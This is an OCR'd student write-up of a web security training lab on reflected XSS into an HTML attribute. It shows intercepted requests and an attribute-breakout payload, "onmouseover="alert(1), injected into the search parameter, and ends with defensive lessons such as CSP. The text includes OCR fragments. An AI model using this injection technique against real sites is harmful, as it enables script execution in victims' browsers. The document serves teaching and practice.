
Ahmed Khaled Saad Ali Mekheimer

ID: 1809799

Reflected XSS into attribute with angle brackets HTML-encoded

Since it is mentioned that a reflected cross-site scripting vulnerability in the search blog functionality where angle brackets are HTML-encoded, we will first observe the GET request of “Search” field.




Reflected XSS into attribute with angle brackets HTML-encoded

solved the lab!

AHMED MEKHEIMER

When we check Page Source, we see that what is typed in Search field is written in an “input” tag in HTML, so we can manipulate this and add an Event Listener.



Reflected XSS into attribute with angle brackets HTML-encoded


0 search results for 'AHMED MEKHEIM

AHMED MEKHEIMER

```
<script src="/resources/labheader/js/labHeader.js"></script>
▶<div id="academyLabHeader"> ⋯ </div>
▼<div theme="blog">
  ▼<section class="maincontainer">
    ▼<div class="container is-page">
      ▶<header class="navigation-header"> ⋯ </header> flex
       <header class="notification-header"> </header>
      ▼<section class="blog-header">
         <h1>0 search results for 'AHMED MEKHEIMER'</h1>
         <hr>
       </section>
      ▼<section class="search">
        ▼<form action="/" method="GET"> flex
           <input type="text" placeholder="Search the blog..." name="search" value="AHMED MEKHEIMER"> == $0
           <button type="submit" class="button">Search</button>
         </form>
```

AHMED


We also observe the below GET request, carelessly shows search attribute can be modified.



Request to https://0a2800ff030434a982b09dfe00120094.web-security-academy.net:443 [34.246.129

```
GET /?search=AHMED+MEKHEIMER HTTP/2
Host: 0a2800ff030434a982b09dfe00120094.web-security-academy.net
Cookie: session=xxbfbuzLAxtUVSxu3iEpx8JJ6aovKsJX
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a2800ff030434a982b09dfe00120094.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```


So, we will insert in it an Event Listener on mouse moving on the “Search” field. Then forward.



Request to https://0afa004f04ae98a08657e1c200bf00a7.web-security-academ

```
GET /?search="onmouseover="alert(1) HTTP/2
Host: 0afa004f04ae98a08657e1c200bf00a7.web-security-academy.
Cookie: session=yYHdVb27DzVDTYJuGyjZivCF0zS6tG2W
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleW
Accept: text/html,application/xhtml+xml,application/xml;q=0.
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0afa004f04ae98a08657e1c200bf00a7.web-securi
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

When hovering over search field, the alert pops up. Lab Solved.



3657e1c200bf00a7.web-security-academy.net/?search=AHMED+MEKHEIMER

Reflected XS

...f04ae98a08657e1c200bf00a7.web-security-academy.net says

1

encoded

Back to lab descrip

u solved the lab!

0 search results for '"onmouseover="alert(1)'

Hover over search field

Learning Outcomes:

1. Making content of “Search” field in HTML tags will lead to XSS vulnerability with executing whatever HTML or CSS or JavaScript code inside.

2. Any field that user can interact with is the 1st to be exploited by attackers to test if it’s vulnerable to XSS attacks or not, so such fields should be secured.

3. Web Developer mustn’t make any script run easily in those fields by applying policies such as Content Security Policy (CSP).